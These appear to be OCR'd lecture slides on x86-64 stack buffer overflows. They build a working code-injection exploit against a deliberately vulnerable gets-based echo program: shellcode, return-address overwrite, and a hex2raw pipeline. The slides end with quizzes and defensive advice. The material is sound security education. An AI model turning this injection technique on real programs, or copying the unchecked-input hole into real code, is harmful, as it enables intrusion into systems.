void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
int main() {
    echo();

    return 0;
}
```

```
unix>./echo
123
123
```

```
unix>./echo
123456789ABCDEF01234567
123456789ABCDEF01234567
```

```
unix>./echo
123456789ABCDEF012345678
Segmentation Fault
```

Buffer-Overflow Disassembly

echo:


```
0000000000040054c <echo>:
  40054c:       48 83 ec 18       sub    $0x18,%rsp
  400550:       48 89 e7          mov    %rsp,%rdi
  400553:       e8 d8 fe ff ff    callq  400430 <gets@plt>
  400558:       48 89 e7          mov    %rsp,%rdi
  40055b:       e8 b0 fe ff ff    callq  400410 <puts@plt>
  400560:       48 83 c4 18       add    $0x18,%rsp
  400564:       c3                retq
```

main:

```
0000000000400565 <main>:
  400565:       48 83 ec 08       sub    $0x8,%rsp
  400569:       b8 00 00 00 00    mov    $0x0,%eax
  40056e:       e8 d9 ff ff ff    callq  40054c <echo>
  400573:       b8 00 00 00 00    mov    $0x0,%eax
  400578:       48 83 c4 08       add    $0x8,%rsp
  40057c:       c3                retq
```

Buffer-Overflow Stack

Before call to gets



Stack frame for `main`

Return Address

[3] [2] [1] [0]

`%rsp (buf)`


Stack frame for echo

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    subq    $24, %rsp
    movq    %rsp, %rdi
    call    gets
    movq    %rsp, %rdi
    call    puts
    addq    $24, %rsp
    ret
```

Buffer Overflow Stack Example

```
unix> gdb echo
(gdb) break echo
Breakpoint 1 at 0x40054c
(gdb) run
Breakpoint 1, 0x000000000040054c in echo ()
(gdb) print /x $rsp
$1 = 0x7fffffffe988
(gdb) print /x *(unsigned *)$rsp
$2 = 0x400573
```




Stack frame for **main**

00	00	00	00	00	40	05	73
				[3]	[2]	[1]	[0]


```
40056e:        e8 d9 ff ff ff    callq   40054c <echo>
400573:        b8 00 00 00 00    mov     $0x0,%eax
```

Buffer Overflow Example #1

Before call to gets



Input 1234567




Overflow buf, but no problem


```
40056e:       e8 d9 ff ff ff    callq  40054c <echo>
400573:       b8 00 00 00 00    mov    $0x0,%eax
```

Buffer Overflow Example #2

Before call to gets



Input 123456789ABCDEF01234567




00	00	00	00	00	40	05	73
00	37	36	35	34	33	32	31
30	46	45	44	43	42	41	39
38	37	36	35	34	33	32	31

Still no problem


```
40056e:        e8 d9 ff ff ff    callq  40054c <echo>
400573:        b8 00 00 00 00    mov    $0x0,%eax
```

Buffer Overflow Example #3

Before call to gets



Input 123456789ABCDEF012345678



```
00 00 00 00 00 40 05 00
38 37 36 35 34 33 32 31
30 46 45 44 43 42 41 39
38 37 36 35 34 33 32 31
```

Return address corrupted

```
40056e:        e8 d9 ff ff ff    callq  40054c <echo>
400573:        b8 00 00 00 00    mov    $0x0,%eax
```

Avoiding Overflow Vulnerability

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    fgets(buf, 4, stdin);
    puts(buf);
}
```

- **Use library functions that limit string lengths**
  - **`fgets` instead of `gets`**
  - **`strncpy` instead of `strcpy`**
  - **don’t use `scanf` with `%s` conversion specification**
    - **use `fgets` to read the string**
    - **or use `%ns` where `n` is a suitable integer**


Malicious Use of Buffer Overflow

```
void main(){
   echo();
   ...
}
```

return
address
A

```
int echo()  {
   char buf[80];
   gets(buf);
   ...
   return ...;
}
```


Stack after call to **gets()**



- **Input string contains byte representation of executable code**
- **Overwrite return address A with address of buffer buf**
- **When `echo()` executes `ret`, will jump to exploit code**


```
int main( ) {
    char buf[80];
    gets(buf);
    puts(buf);
    return 0;
}
```

```
main:
  subq  $88, %rsp   # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax    # set return value
  addq  $88, %rsp   # pop stack
  ret
```



Crafting the Exploit ...

- **Code + padding**
  - – 96 bytes long
    - » 88 bytes for buf
    - » 8 bytes for return address



Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n",
       strlen("hacked by twd\n"));
  exit(0);
}
```

Quiz 1


The exploit code will be read into memory starting at location 0x7fffffffe948. What value should be put into the return-address portion of the stack frame?

a) 0

b) 0x7fffffffe9a0

c) 0x7fffffffe948

d) it doesn't matter what value goes there



previous frame

0x7fffffffe9a0 return address

buf (88 bytes)

0x7fffffffe948

Assembler Code from gcc

```
   .file "exploit.c"
   .section        .rodata.str1.1,"aMS",@progbits,1
.LC0:
   .string "hacked by twd\n"
   .text
   .globl  exploit
   .type   exploit, @function
exploit:
.LFB19:
   .cfi_startproc
   subq    $8, %rsp
   .cfi_def_cfa_offset 16
   movl    $14, %edx
   movl    $.LC0, %esi
   movl    $1, %edi
   call    write
   movl    $0, %edi
   call    exit
   .cfi_endproc
.LFE19:
   .size   exploit, .-exploit
   .ident  "GCC: (Debian 4.7.2-5) 4.7.2"
   .section .note.GNU-stack,"",@progbits
```

Exploit Attempt 1

```
exploit:  # assume start address is 0x7fffffffe948
  subq  $8, %rsp          # needed for syscall instructions
  movl  $14, %edx         # length of string
  movq  $0x7fffffffe973, %rsi   # address of output string
  movl  $1, %edi          # write to standard output
  movl  $1, %eax          # do a "write" system call
  syscall
  movl  $0, %edi          # argument to exit is 0
  movl  $60, %eax         # do an "exit" system call
  syscall
str:
.string "hacked by twd\n"
  nop
  nop     29 no-ops
  ...
  nop
.quad 0x7fffffffe948
.byte '\n'
```

Actual Object Code

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   ba 0e 00 00 00          mov    $0xe,%edx
   9:   48 be 73 e9 ff ff ff    movabs $0x7fffffffe973,%rsi
  10:   7f 00 00
  13:   bf 01 00 00 00          mov    $0x1,%edi
  18:   b8 01 00 00 00          mov    $0x1,%eax
  1d:   0f 05                   syscall
  1f:   bf 00 00 00 00          mov    $0x0,%edi
  24:   b8 3c 00 00 00          mov    $0x3c,%eax
  29:   0f 05                   syscall

000000000000002b <str>:
  2b:   68 61 63 6b 65          pushq  $0x656b6361
  30:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  34:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  38:   0a 00                   or     (%rax),%al
  . . .
```

big problem!

Exploit Attempt 2

```
.text
exploit: # starts at 0x7fffffffe948
subq  $8, %rsp
movb  $9, %dl
addb  $1, %dl
movq  $0x7fffffffe990, %rsi
movb  %dl, (%rsi)
movl  $14, %edx
movq  $0x7fffffffe984, %rsi
movl  $1, %edi
movl  $1, %eax
syscall
movl  $0, %edi
movl  $60, %eax
syscall
```

append 0a to str

```
str:
.string "hacked by twd"

nop
nop
 ...
nop

.quad 0x7fffffffe948
.byte '\n'
```

13 no-ops

Actual Object Code, part 1

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7fffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7fffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
     . . .
```

Actual Object Code, part 2

```
000000000000003c <str>:
  3c:   68 61 63 6b 65          pushq  $0x656b6361
  41:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  45:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  49:   00 90 90 90 90 90       add    %dl,-0x6f6f6f70(%rax)
  4f:   90                      nop
  50:   90                      nop
  51:   90                      nop
  52:   90                      nop
  53:   90                      nop
  54:   90                      nop
  55:   90                      nop
  56:   90                      nop
  57:   48 e9 ff ff ff 7f       jmpq   8000005c <str+0x80000020>
  5d:   00 00                   add    %al,(%rax)
  5f:   0a                      .byte 0xa
```

Using the Exploit

1) Assemble the code

```
gcc –c exploit.s
```

2) disassemble it

```
objdump –d exploit.o > exploit.txt
```

3) edit object.txt

(see next slide)

4) Convert to raw and input to exploitee

```
cat exploit.txt | ./hex2raw | ./echo
```

Unedited exploit.txt

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7fffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7fffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
      . . .
```

Edited exploit.txt

```
48 83 ec 08             /* sub    $0x8,%rsp */
b2 09                   /* mov    $0x9,%dl */
80 c2 01                /* add    $0x1,%dl */
48 be 90 e9 ff ff ff    /* movabs $0x7fffffffe990,%rsi */
7f 00 00
88 16                   /* mov    %dl,(%rsi) */
ba 0e 00 00 00          /* mov    $0xe,%edx */
48 be 84 e9 ff ff ff    /* movabs $0x7fffffffe984,%rsi */
7f 00 00
bf 01 00 00 00          /* mov    $0x1,%edi */
b8 01 00 00 00          /* mov    $0x1,%eax */
0f 05                   /* syscall */
bf 00 00 00 00          /* mov    $0x0,%edi */
b8 3c 00 00 00          /* mov    $0x3c,%eax */
0f 05                   /* syscall */
        . . .
```

Quiz 2

```
int main( ) {
   char buf[80];
   gets(buf);
   puts(buf);
   return 0;
}
```

```
main:
  subq   $88, %rsp   # grow stack
  movq   %rsp, %rdi  # setup arg
  call   gets
  movq   %rsp, %rdi  # setup arg
  call   puts
  movl   $0, %eax    # set return value
  addq   $88, %rsp   # pop stack
  ret
```

Exploit Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n", 15);
  exit(0);
}
```


The exploit code is executed:

a) on return from <u>main</u>

b) before the call to <u>gets</u>

c) before the call to <u>puts</u>, but after <u>gets</u> returns

Example


Exploit Addr
Exploit
ret
locals
main stack frame
gets and puts stack frames

Defense!

- Don’t use gets!
- Make it difficult to craft exploits
- Detect exploits before they can do harm

System-Level Protections

